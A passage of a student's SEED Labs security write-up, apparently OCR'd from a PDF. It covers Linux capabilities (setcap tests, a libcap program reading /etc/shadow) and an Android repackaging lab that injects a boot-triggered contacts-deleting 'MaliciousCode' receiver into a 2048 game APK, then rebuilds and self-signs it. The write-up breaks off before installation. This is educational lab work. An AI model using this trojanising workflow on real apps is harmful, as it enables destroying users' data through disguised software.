[03/13/2019 07:42] seed@ubuntu:~$ chown seed ./cantread.txt
chown: changing ownership of `./cantread.txt': Operation not permitted
[03/13/2019 07:42] seed@ubuntu:~$
```

Now if we set chown to have `cap_chown` capability regardless if it is as root or not, then we will be able to set the file to belong to our user!

```
[03/13/2019 07:43] root@ubuntu:/home/seed# sudo setcap cap_chown=pe /bin/chown
[03/13/2019 07:44] root@ubuntu:/home/seed# exit
exit
[03/13/2019 07:44] seed@ubuntu:~$ chown seed ./cantread.txt
[03/13/2019 07:44] seed@ubuntu:~$ ls -l | grep cantread
----------  1 seed root       7 Mar 13 07:34 cantread.txt
[03/13/2019 07:44] seed@ubuntu:~$
```

`cap_setuid`

1: Gives a user the ability to manipulate UIDs of a process and temporarily escalate its privileges to root, should be handled with extreme care when dealing with code execution as root.

2: If we fall back to ping, we remember that it was a Set-UID program, we can use it in our test for `cap_setuid` then when it goes to escalate itself to root in order to open a socket. First we set it up without the `cap_setuid` capability.

```
[03/13/2019 08:01] seed@ubuntu:~$ sudo su
[03/13/2019 08:01] root@ubuntu:/home/seed# setcap cap_net_raw=ep /bin/ping
[03/13/2019 08:01] root@ubuntu:/home/seed# setcap cap_setuid= /bin/ping
[03/13/2019 08:01] root@ubuntu:/home/seed# exit
exit
[03/13/2019 08:01] seed@ubuntu:~$ ping www.google.com
ping: icmp open socket: Operation not permitted
[03/13/2019 08:01] seed@ubuntu:~$
```


We saw that it was not able to open a socket due to the process not being able to manipulate its own uid, now we need to test it with it enabled..

```
[03/13/2019 08:04] seed@ubuntu:~$ ls -l /bin/ping
-rwsrwxrwx 1 root root 34740 Nov  8  2011 /bin/ping
[03/13/2019 08:04] seed@ubuntu:~$ sudo su
[03/13/2019 08:04] root@ubuntu:/home/seed# setcap cap_setuid=ep /bin/ping
[03/13/2019 08:04] root@ubuntu:/home/seed# setcap cap_net_raw=ep /bin/ping
[03/13/2019 08:04] root@ubuntu:/home/seed# exit
exit
[03/13/2019 08:04] seed@ubuntu:~$ ping www.google.com
PING www.google.com (216.58.198.164) 56(84) bytes of data.
64 bytes from lhr25s10-in-f164.1e100.net (216.58.198.164): icmp_req=1 ttl=54 time=83.8 ms
64 bytes from lhr25s10-in-f4.1e100.net (216.58.198.164): icmp_req=2 ttl=54 time=19.5 ms
64 bytes from lhr25s10-in-f164.1e100.net (216.58.198.164): icmp_req=3 ttl=54 time=19.7 ms
^C
```

`cap_kill`

1: Gives a user permission to issue signals to other processes without a permission check.


2: For this capability, we could simply test by having a dummy program running by one user, and another user with the `cap_kill` capability should be able to send a signal to this process where it would not be allowed normally. Below we can see the program written and running under a diff user on the left, and on the right the privelages set and tested via our main user. After setting the capability it can be seen that it succeeds!



`cap_net_raw`

1: Allows for the user to bind to any address and use raw or packet sockets without a privilege check

2: This final capability to test we fall back to our original example with ping, where with the capability enabled/disabled we see that it is changed to allow it to run regardless of its UID.



2.1.5 Question 3

Compile the following program, and assign the `cap_dac_read_search` capability to the executable. Login as a normal user and run the program. Describe and explain your observations.

```c
#include <sys/types.h>
#include <errno.h>
#include <stdlib.h>
#include <stdio.h>
#include <sys/capability.h>
#include <fcntl.h>

int main(void)
{
  if (open ("/etc/shadow", O_RDONLY) < 0)
    printf("(a) Open failed\n");
    /*Question (a): is the above open sucessful? why?*/

  if (cap_disable(CAP_DAC_READ_SEARCH) < 0)
    return -1;

  if (open ("/etc/shadow", O_RDONLY) < 0)
    printf("(b) Open failed\n");
    /*Question (b): is the above open sucessful? why?*/

  if (cap_enable(CAP_DAC_READ_SEARCH) < 0)
    return -1;

  if (open ("/etc/shadow", O_RDONLY) < 0)
    printf("(c) Open failed\n");
    /*Question (c): is the above open sucessful? why?*/

  if (cap_drop(CAP_DAC_READ_SEARCH) < 0)
    return -1;

  if (open ("/etc/shadow", O_RDONLY) < 0)
    printf("(d) Open failed\n");
    /*Question (d): is the above open sucessful? why?*/

  if (cap_enable(CAP_DAC_READ_SEARCH) == 0)
    return -1;

  if (open ("/etc/shadow", O_RDONLY) < 0)
    printf("(e) Open failed\n");
    /*Question (e): is the above open sucessful? why?*/

  return 0;
}
```


To compile the program above, we need libcap 2.21. After downloading and adding the following code to it, we could build and install it as root. Then could use the lib when compiling the test code in order to link against the required libcap functions.

```
    #include "libcap.h"

cap_t cap_get_proc(void)
{
    cap_t result;

    /* allocate a new capability set */
    result = cap_init();
    if (result) {
  _cap_debug("getting current process' capabilities");

  /* fill the capability sets via a system call */
  if (capget(&result->head, &result->u[0].set)) {
      cap_free(result);
      result = NULL;
  }
    }

    return result;
}

int cap_set_proc(cap_t cap_d)
{
    int retval;

    if (!good_cap_t(cap_d)) {
  errno = EINVAL;
  return -1;
    }

    _cap_debug("setting process capabilities");
    retval = capset(&cap_d->head, &cap_d->u[0].set);

    return retval;
}

/* the following two functions are not required by POSIX */

/* read the caps on a specific process */

int capgetp(pid_t pid, cap_t cap_d)
{
    int error;

    if (!good_cap_t(cap_d)) {
  errno = EINVAL;
  return -1;
    }

    _cap_debug("getting process capabilities for proc %d", pid);

```

```
52      cap_d->head.pid = pid;
53      error = capget(&cap_d->head, &cap_d->u[0].set);
54      cap_d->head.pid = 0;
55
56      return error;
57  }
58
59  /* set the caps on a specific process/pg etc.. */
60
61  int capsetp(pid_t pid, cap_t cap_d)
62  {
63      int error;
64
65      if (!good_cap_t(cap_d)) {
66    errno = EINVAL;
67    return -1;
68      }
69
70      _cap_debug("setting process capabilities for proc %d", pid);
71      cap_d->head.pid = pid;
72      error = capset(&cap_d->head, &cap_d->u[0].set);
73      cap_d->head.version = _LINUX_CAPABILITY_VERSION;
74      cap_d->head.pid = 0;
75
76      return error;
77  }
78
79  /* Disable a cap on current process */
80  int cap_disable(cap_value_t capflag)
81  {
82    cap_t mycaps;
83
84    mycaps = cap_get_proc();
85    if (mycaps == NULL)
86      return -1;
87    if (cap_set_flag(mycaps, CAP_EFFECTIVE, 1, &capflag, CAP_CLEAR)
          != 0)
88      return -1;
89    if (cap_set_proc(mycaps) != 0)
90      return -1;
91    return 0;
92  }
93
94  /* Enalbe a cap on current process */
95  int cap_enable(cap_value_t capflag)
96  {
97    cap_t mycaps;
98
99    mycaps = cap_get_proc();
100   if (mycaps == NULL)
101     return -1;
102   if (cap_set_flag(mycaps, CAP_EFFECTIVE, 1, &capflag, CAP_SET) !=
          0)
103     return -1;
104   if (cap_set_proc(mycaps) != 0)
105     return -1;
106   return 0;
```

```
107 }
108
109 /* Drop a cap on current process */
110 int cap_drop(cap_value_t capflag)
111 {
112   cap_t mycaps;
113
114   mycaps = cap_get_proc();
115   if (mycaps == NULL)
116     return -1;
117   if (cap_set_flag(mycaps, CAP_EFFECTIVE, 1, &capflag, CAP_CLEAR)
          != 0)
118     return -1;
119   if (cap_set_flag(mycaps, CAP_PERMITTED, 1, &capflag, CAP_CLEAR)
          != 0)
120     return -1;
121   if (cap_set_proc(mycaps) != 0)
122     return -1;
123   return 0;
124 }
```

With the program compiled and capability set we can see that it only runs hits A/B without the cap but with it B/D/E are hit.



The reason why A/B prints are hit in the first run is due to the fact that the program doesn't have the privilege to read `/etc/shadow`, was able to disable the capability with no issue even tho it was already disabled, and obviously still isn't able to open the file. The program now exits on attempting to enable the capability, since it never had it in the first place.

On the 2nd run it hits B due to the fact that it was able to open the read the file from the file system initially, but was then the cap was disabled so it fails on the 2nd access to the file. Enable does not exit this time because the program originally had this capability so its allowed to re enable it. C runs so we never see the print, which is due to the fact that the cap was re enabled. After C it drops the cap meaning it cant be re enabled so that is why we fail to open resulting in hitting the D print as well as the E print since the capability cant be restored now.

2.1.6 Question 4

If we want to dynamically adjust the amount of privileges in ACL-based access control,what should we do? Compared to capabilities, which access control is more convenient to do so?

To dynamically adjust privelages running in ACL based access control we would need to change access on a user basis, this could be accomplished by using different user groups with their own set of privelages. Where as capabilities doesnt care about the user, and is more targeted on the systems resources and follows the least privelage principle.(SeedLabs 2019)

2.1.7 Question 5

After a program (running as normal user) disables a capability A, it is compromised by a buffer-overflow attack. The attacker successfully injects his malicious code into this programs stack space and starts to run it. Can this attacker use the capability A? What if the process deleted the capability, can the attacker uses the capability?

Like seen in the test program in Question 3, we can only re enable a capability if it has been disabled, but not if it has been dropped. If an attacker gains code execution in the target process with pre set capabilities, then it can re enabled them because it is executing as the attacked process, but only if it has not dropped these capabilities.

2.1.8 Question 6

The same as the previous question, except replacing the buffer-overflow attack with a race condition attack. Namely, if the attacker exploits the race condition in this program, can he use the capability A if the capability is disabled? What if the capability is deleted?

A race condition is not the same as a buffer overflow, since in the overflow the attacker is executing code they inject into the process so it can do everything the process could do normally. However with a race condition, the attacker could perform actions that certain capabilities have restricted if they are able to get the program to use the resource before access to it can be checked.


2.2 Repackaging Attack Lab

This lab will look at how to repackage an existing application for Android OS and see how easy it is to inject malicious code and get it executed on a mobile device.

2.2.1 Task 1 : Obtain An Android App(APK file)


To start this lab we first need to acquire a target application in which we will be repackaging. We will use `www.apkpure.com` and will be selecting a popular 2048 game app. To run this application we will be using the supplied Android OS virtual machine. To set this up we will use Virtual Box and configure the network device as bridged so that it will be on the same network as our host machine, along with the attackers VM running Linux. The role of the attacker in this scenario is to repackage the app and resign it, however uploading and installing the app will take place via the attackers VM where in practice, the app would be uploaded to the Play Store or published online.

Now with the Android VM setup we can begin.



2.2.2 Task 2 : Dissasemble Android App

To modify the application we first need to disassemble it, which involves interpreting the assembly via its dex format after unpacking the APK contents, and outputting the data into smali format which is human readable. This helps for easy modification of the code. However there was an issue on our Linux VM with the installed apktool, where it would crash upon entering the main function. To resolve this, another apktool version was downloaded along with a script to run it as a .jar file.



2.2.3 Task 3 : Inject Malicious Code

In order to set the permissions needed to perform our arbitrary code execution via our repackaged application, we need to edit the `AndroidManifest.xml` file that has been unpacked from the APK. Along with adding permissions to access the devices contacts(*which our code will delete as a POC*) we will tell it that upon the action of rebooting, our code will be triggered via an intent.

```
1  <uses-permission android:name="android.permission.READ_CONTACTS"/>
2  <uses-permission android:name="android.permission.WRITE_CONTACTS"/>
3
4  ...
5
6  <receiver android:name="com.MaliciousCode">
7    <intent-filter>
8      <action android:name="android.intent.action.BOOT_COMPLETED"/>
9      </intent-filter>
10 </receiver>
```

```
    <uses-permission android:name="android.permission.READ_CONTACTS"/>
    <uses-permission android:name="android.permission.WRITE_CONTACTS"/>
    <application android:allowBackup="true" android:icon="@drawable/ic_launcher" android:label="@string/app_name">
        <meta-data android:name="tag_real_project" android:value="12"/>
        <meta-data android:name="com.google.android.gms.games.APP_ID" android:value="@string/app_id"/>
        <meta-data android:name="com.google.android.gms.version" android:value="@integer/
google_play_services_version"/>
        <activity android:configChanges="keyboard|keyboardHidden|orientation|screenLayout|screenSize|
smallestScreenSize|uiMode" android:exported="false" android:name="com.google.android.gms.ads.AdActivity"
android:theme="@android:style/Theme.Translucent"/>

|       <receiver android:name="com.MaliciousCode">
            <intent-filter>
                <action android:name="android.intent.action.BOOT_COMPLETED"/>
            </intent-filter>
        </receiver>
```

We also need to develop a bit of malicious code to delete the contacts, this has been supplied to us in smali format, which will be converted back into dex with the apktool.

*MaliciousCode.smali (~/scn/2048/smali/com) - gedit

Open Save

```
.class public Lcom/MaliciousCode;
.super Landroid/content/BroadcastReceiver;
.source "MaliciousCode.java"


# direct methods
.method public constructor <init>()V
    .locals 0

    .prologue
    .line 14
    invoke-direct {p0}, Landroid/content/BroadcastReceiver;-><init>()V

    return-void
.end methodS


# virtual methods
.method public onReceive(Landroid/content/Context;Landroid/content/Intent;)V
    .locals 9
    .param p1, "context"    # Landroid/content/Context;
    .param p2, "intent"    # Landroid/content/Intent;

    .prologue
    const/4 v2, 0x0

    .line 17
    invoke-virtual {p1}, Landroid/content/Context;->getContentResolver()Landroid/content/ContentResolver;

    move-result-object v0

    .line 18
    .local v0, "contentResolver":Landroid/content/ContentResolver;
    sget-object v1, Landroid/provider/ContactsContract$Contacts;->CONTENT_URI:Landroid/net/Uri;

    move-object v3, v2

    move-object v4, v2

    move-object v5, v2

    invoke-virtual/range {v0 .. v5}, Landroid/content/ContentResolver;->query(Landroid/net/Uri;[Ljava/lang/
String;Ljava/lang/String;[Ljava/lang/String;Ljava/lang/String;)Landroid/database/Cursor;

    move-result-object v6
```

2.2.4 Task 4 : Repack Android App with Malicious Code

2.2.5 Step 1 : Rebuild APK


Now that we have added some code to execute and delete the contacts, as well as an intent to trigger this code when the action of rebooting occurs. We are ready to finally repack the APK file and test on the device. To start the repacking, we need to feed apktool b for building and the name of the folder where it has unpacked to..

```
student@ubuntu:~/scn$ bash ./apktool.sh b 2048
I: Using Apktool 2.3.4
I: Checking whether sources has changed...
I: Checking whether resources has changed...
I: Building resources...
S: WARNING: Could not write to (/home/student/.local/share/apktool/framework), using /tmp instead...
S: Please be aware this is a volatile directory and frameworks could go missing, please utilize --frame-path if t
he default storage directory is unavailable
I: Building apk file...
I: Copying unknown files/dir...
I: Built apk...
student@ubuntu:~/scn$
```

2.2.6 Step 2 : Sign the APK file

We arent done just yet however, if we just give the device this APK file it will fail to install it because it lacks a signature. To give it one we will need to use 2 tools, keytool and jarsigner.

Passing the correct arguments we will generate a keystore that we can use with jarsigner. we just need to choose a password and fill out some parameters.



Now with the keystore we can sign the APK!


```
student@ubuntu:~/scn$ jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore my-release-key.keystore 20
48.apk 2048
Enter Passphrase for keystore:
 updating: META-INF/MANIFEST.MF
   adding: META-INF/2048.SF
   adding: META-INF/2048.RSA
  signing: classes.dex
  signing: resources.arsc
  signing: AndroidManifest.xml
  signing: res/layout-v21/abc_screen_toolbar.xml
  signing: res/layout-v21/notification_action.xml
  signing: res/layout-v21/notification_template_icon_group.xml
  signing: res/layout-v21/notification_action_tombstone.xml
  signing: res/layout-v21/notification_template_custom_big.xml
  signing: res/color-v23/abc_tint_edittext.xml
  signing: res/color-v23/abc_btn_colored_text_material.xml
  signing: res/color-v23/abc_tint_default.xml
  signing: res/color-v23/abc_tint_spinner.xml
  signing: res/color-v23/abc_btn_colored_borderless_text_material.xml
  signing: res/color-v23/abc_tint_btn_checkable.xml
  signing: res/color-v23/abc_color_highlight_material.xml
  signing: res/color-v23/abc_tint_switch_track.xml
  signing: res/color-v23/abc_tint_seek_thumb.xml
  signing: res/layout-v17/notification_template_big_media_custom.xml
  signing: res/layout-v17/notification_template_media.xml
  signing: res/layout-v17/ad_app_install_original.xml
```


```
  signing: res/drawable-xxhdpi-v4/abc_list_focused_holo.9.png
  signing: res/drawable-xxhdpi-v4/abc_textfield_default_mtrl_alpha.9.png
  signing: res/drawable-xxhdpi-v4/abc_popup_background_mtrl_mult.9.png
  signing: res/drawable-xxhdpi-v4/abc_list_divider_mtrl_alpha.9.png
  signing: res/drawable-xxhdpi-v4/abc_text_select_handle_middle_mtrl_light.png
  signing: assets/config/imgs/icom5_1_1.png
  signing: assets/config/imgs/emojiq_3_1a.png
  signing: assets/config/game2048.b2048game.twozerofoureight2048.game.json
  signing: assets/consentform.html
  signing: assets/fonts/ClearSans-Bold.ttf
  signing: assets/fonts/fontawesome-webfont.ttf
  signing: assets/fonts/Montserrat-Regular.ttf
  signing: R.txt
  signing: build-data.properties
  signing: protobuf.meta
  signing: error_prone/Annotations.gwt.xml
  signing: jsr305_annotations/Jsr305_annotations.gwt.xml
  signing: third_party/java_src/error_prone/project/annotations/Annotations.gwt.xml
  signing: third_party/java_src/error_prone/project/annotations/Google_internal.gwt.xml
jar signed.

Warning:
The signer's certificate is self-signed.
No -tsa or -tsacert is provided and this jar is not timestamped. Without a timestamp, users may not be able to va
lidate this jar after the signer certificate's expiration date (2046-07-31) or after any future revocation date.
```

2.2.7 Task 5 : Install and Reboot


Ok, so with the APK file in hand, we can now install it on the device. To do that we need to make sure the AndroidVM is on the same network as our LinuxVM.

We should test to see if there is a connection now with ping..







Good! Lets connect and install the app.

